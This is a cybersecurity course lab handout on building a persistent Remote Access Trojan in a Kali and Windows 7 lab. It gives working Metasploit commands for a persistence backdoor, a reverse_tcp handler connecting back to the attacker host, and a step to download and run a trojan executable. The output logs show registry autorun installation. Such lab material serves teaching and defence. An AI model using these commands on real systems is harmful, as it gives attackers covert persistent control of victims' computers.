

Cybersecurity

RAT/Bot Lab



RAT/Bot Materials

- Materials needed
 - Kali Linux Virtual Machine
 - Windows 7 Virtual Machine
- Software tool used
 - Metasploit Framework



Objectives Covered

- Security+ Objectives (SY0-701)
 - Objective 2.4 - Given a scenario, analyze indicators of malicious activity.
 - Malware attacks



Prerequisites

- Be sure you have explored and understand the following lab.
- This lab makes use of:
 - Lab - Backdoor Shortcut*

*Instructions for the Backdoor Shortcut Lab are also at the end of this lab



What is a RAT and Bot?

- A Remote Access Trojan (RAT) is a tool that allows malicious users to connect remotely to a system
 - Sometime referred to as a Remote Administration Tool
 - An ultimate backdoor
- A bot is an infected computer that runs repetitive tasks
 - Has to talk back with the botmaster
 - Can also be referred to as a “zombie”



Rat/Bot Lab Overview

1. Setup VM environments
2. Open a Meterpreter Session
3. Check Persistence Options
4. Create a RAT
5. Explore the RAT
6. Reconnect to the RAT

```
meterpreter > run persistence -U -l 15 -p 7171
[*] Meterpreter scripts are deprecated. Try exploit/windows/local/persistence.
[*] Example: run exploit/windows/local/persistence OPTION=value [...]
[*] Running Persistence Script
[*] Resource file for cleanup created at /root/.msf4/logs/persistence/STUDENT-P
32.rc
[*] Creating Payload=windows/meterpreter/reverse_tcp LHOST=10.15.51.13 LPORT=71
[*] Persistent agent script is 99635 bytes long
[*] Persistent Script written to C:\Users\windows\AppData\Local\Temp\ccLCZJf.vb
[*] Executing script C:\Users\windows\AppData\Local\Temp\ccLCZJf.vbs
[*] Agent executed with PID 3864
[*] Installing into autorun as HKCU\Software\Microsoft\Windows\CurrentVersion\R
[*] Installed into autorun as HKCU\Software\Microsoft\Windows\CurrentVersion\Ru
meterpreter > [*] Meterpreter session 3 opened (10.15.51.13:7171 -> 10.15.96.17
```

Open a Meterpreter Session

- In Kali, have a meterpreter session open to the target Windows VM
 - For reference, use the Lab - Backdoor Shortcut*
- Let's see all the options in meterpreter
 - Type **help** to see all the options
 - Locate the **run** command
 - This lab uses the run command with the persistence script

```
meterpreter > help

Core Commands
=====

Command      Description
-----
?            Help menu
background   Backgrounds the current session
bg           Alias for background
bgkill       Kills a background meterpreter script
bglist       Lists running background scripts
bgrun        Executes a meterpreter script as a back
             ground thread
```

```
quit         Terminate the meterpreter session
read         Reads data from a channel
resource     Run the commands stored in a file
run          Executes a meterpreter script or Post m
             odule
secure       (Re)Negotiate TLV packet encryption on
             the session
sessions     Quickly switch to another session
set_timeouts Set the current session timeout values
sleep        Force Meterpreter to go quiet, then re-
             establish session
```

*Instructions for the Backdoor Shortcut Lab are also at the end of this lab



Check Persistence Options

- In the meterpreter session, use the following to check the options

```
run persistence -h
```

```
meterpreter > run persistence -h

[!] Meterpreter scripts are deprecated. Try exploit/windows/local/persistence.
[!] Example: run exploit/windows/local/persistence OPTION=value [...]
Meterpreter Script for creating a persistent backdoor on a target host.

OPTIONS:

-A Automatically start a matching exploit/multi/handler to connect to the agent
-h This help menu
-i The interval in seconds between each connection attempt
-L Location in target host to write payload to, if none %TEMP% will be used.
-p The port on which the system running Metasploit is listening
-P Payload to use, default is windows/meterpreter/reverse_tcp.
-r The IP of the system running Metasploit listening for the connect back
-S Automatically start the agent on boot as a service (with SYSTEM privileges)
-T Alternate executable template to use
-U Automatically start the agent when the User logs on
-X Automatically start the agent when the system boots
```

If persistence does not exist, please reference
https://cyber.instructure.com/courses/100/discussion_topics/494



Check Persistence Options

- We are going to use the following:
 - **-A** to automatically connect back to multi/handler
 - **-U** to automatically start when a user logs in
 - **-i** to set the time the trojan tries to connect
 - **-p** to set the port this trojan tries to connect



Create the RAT

- Create the RAT with the following (two different commands):

```
run persistence -A -i 15 -p 7171
```

```
run persistence -U -i 15 -p 7171
```

After you these commands, screen print your resulting output.

Press CTRL+C to get back to meterpreter when the new sessions are opened


```
meterpreter > run persistence -A -i 15 -p 7171
[*] Meterpreter scripts are deprecated. Try exploit/windows/local/persistence.
[*] Example: run exploit/windows/local/persistence OPTION=value [...]
[*] Running Persistence Script
[*] Resource file for cleanup created at /root/.msf4/logs/persistence/STUDENT-PC_2023-06-13_16:36.rc
[*] Creating Payload=windows/meterpreter/reverse_tcp LHOST=10.15.51.13 LPORT=7171
[*] Persistent agent script is 99661 bytes long
[*] Persistent Script written to C:\Users\windows\AppData\Local\Temp\of13kb0Wmt.vbs
[*] Starting connection handler at port 7171 for windows/meterpreter/reverse_tcp
[*] exploit/multi/handler started!
[*] Executing script C:\Users\windows\AppData\Local\Temp\of13kb0Wmt.vbs
[*] Agent executed with PID 3436
[*] Meterpreter session 2 opened (10.15.51.13:7171 -> 10.15.96.177:49152)
```

```
meterpreter > run persistence -U -i 15 -p 7171
[*] Meterpreter scripts are deprecated. Try exploit/windows/local/persistence.
[*] Example: run exploit/windows/local/persistence OPTION=value [...]
[*] Running Persistence Script
[*] Resource file for cleanup created at /root/.msf4/logs/persistence/STUDENT-PC_2023-06-13_16:32.rc
[*] Creating Payload=windows/meterpreter/reverse_tcp LHOST=10.15.51.13 LPORT=7171
[*] Persistent agent script is 99635 bytes long
[*] Persistent Script written to C:\Users\windows\AppData\Local\Temp\ccLCZJf.vbs
[*] Executing script C:\Users\windows\AppData\Local\Temp\ccLCZJf.vbs
[*] Agent executed with PID 3864
[*] Installing into autorun as HKCU\Software\Microsoft\Windows\CurrentVersion\Run
[*] Installed into autorun as HKCU\Software\Microsoft\Windows\CurrentVersion\Run
[*] Meterpreter session 3 opened (10.15.51.13:7171 -> 10.15.96.177:49152)
```



Create the RAT

- Let's explore the RATs



Explore the RAT


Notice the payload is
windows/meterpreter/reverse_tcp

```
meterpreter > run persistence -A -i 15 -p 7171
[!] Meterpreter scripts are deprecated. Try exploit/windows/local/persistence.
[!] Example: run exploit/windows/local/persistence OPTION=value [...]
[*] Running Persistence Script
[*] Resource file for cleanup created at /root/.msf4/logs/persistence/STUDENT-PC_202
36.rc
[*] Creating Payload=windows/meterpreter/reverse_tcp LHOST=10.15.51.13 LPORT=7171
[*] Persistent agent script is 99661 bytes long
[+] Persistent Script written to C:\Users\windows\AppData\Local\Temp\ofkJkb0Wmt.vbs
[*] Starting connection handler at port 7171 for windows/meterpreter/reverse_tcp
[+] exploit/multi/handler started!
[*] Executing script C:\Users\windows\AppData\Local\Temp\ofkJkb0Wmt.vbs
[+] Agent executed with PID 3436
meterpreter > [*] Meterpreter session 2 opened (10.15.51.13:7171 -> 10.15.96.177:491
```

Where the RAT is
stored

Reconnect to the RAT/Bot


- Now that the computer is a bot, restart machines and reconnect to verify it is working
 - Restarting shuts down the meterpreter session
- Restart the Windows 7 Machine
 - Click the Start button
 - Click the arrow
 - Click "Restart"
- Refresh the webpage
 - After ~30 seconds, the machine should reconnect on refresh
 - Click exit when prompted to enter an activation key



Please Note: Do not shut down or terminate the Windows machine, you must "Restart" it

Reconnect to the RAT/Bot

- Restart the Kali Linux Machine
 - Open a new terminal, use the command:
sudo reboot



```
File Actions Edit View Help
(kali@10.15.27.132)-[~]
$ sudo reboot
```

- Refresh the webpage
 - After ~30 seconds, the machine should reconnect on refresh

Reconnect to the RAT/Bot

- Open a Terminal and start Metasploit
`sudo msfconsole`
- In Metasploit, open the handler
`use multi/handler`
- Match the payload, port, and IP Address of the RAT
`set payload windows/meterpreter/reverse_tcp`
`set LHOST <Kali-IP-Address>`
`set LPORT 7171`

```
msf6 exploit(multi/handler) > set LHOST 10.15.122.39
LHOST => 10.15.122.39
msf6 exploit(multi/handler) > set LPORT 7171
LPORT => 7171
```



Reconnect to the RAT/Bot

- Attempt to connect to the RAT with the following command:
`run`
- You should see the Kali machine access the RAT and open a meterpreter session

```
msf6 exploit(multi/handler) > run  
  
[*] Started reverse TCP handler on 10.15.122.39:7171  
[*] Sending stage (175174 bytes) to 10.15.43.33  
[*] Meterpreter session 1 opened (10.15.122.39:7171 -> 10.15.43.33:49180) at 2023-07-27 15:25:38  
+0000
```



Defend Against a RAT and Bots

- Keep all software up to date!
- Only download and run programs from trusted sources
- Do not click on suspicious links
- How else can you defend yourself against a RAT and keep your computer from becoming a bot?



END OF LAB



Backdoor Shortcut Instructions

- In Kali
 - Open Terminal

```
cd CourseFiles/Cybersecurity/backdoor-shortcut
```

```
sudo ./backdoor_tcp_script.rc
```
- In Windows 7, open Internet Explorer
 - Go to http://Kali_IP_address/tcptrojan.exe
 - Run the application

This should open a TCP backdoor on the Windows system

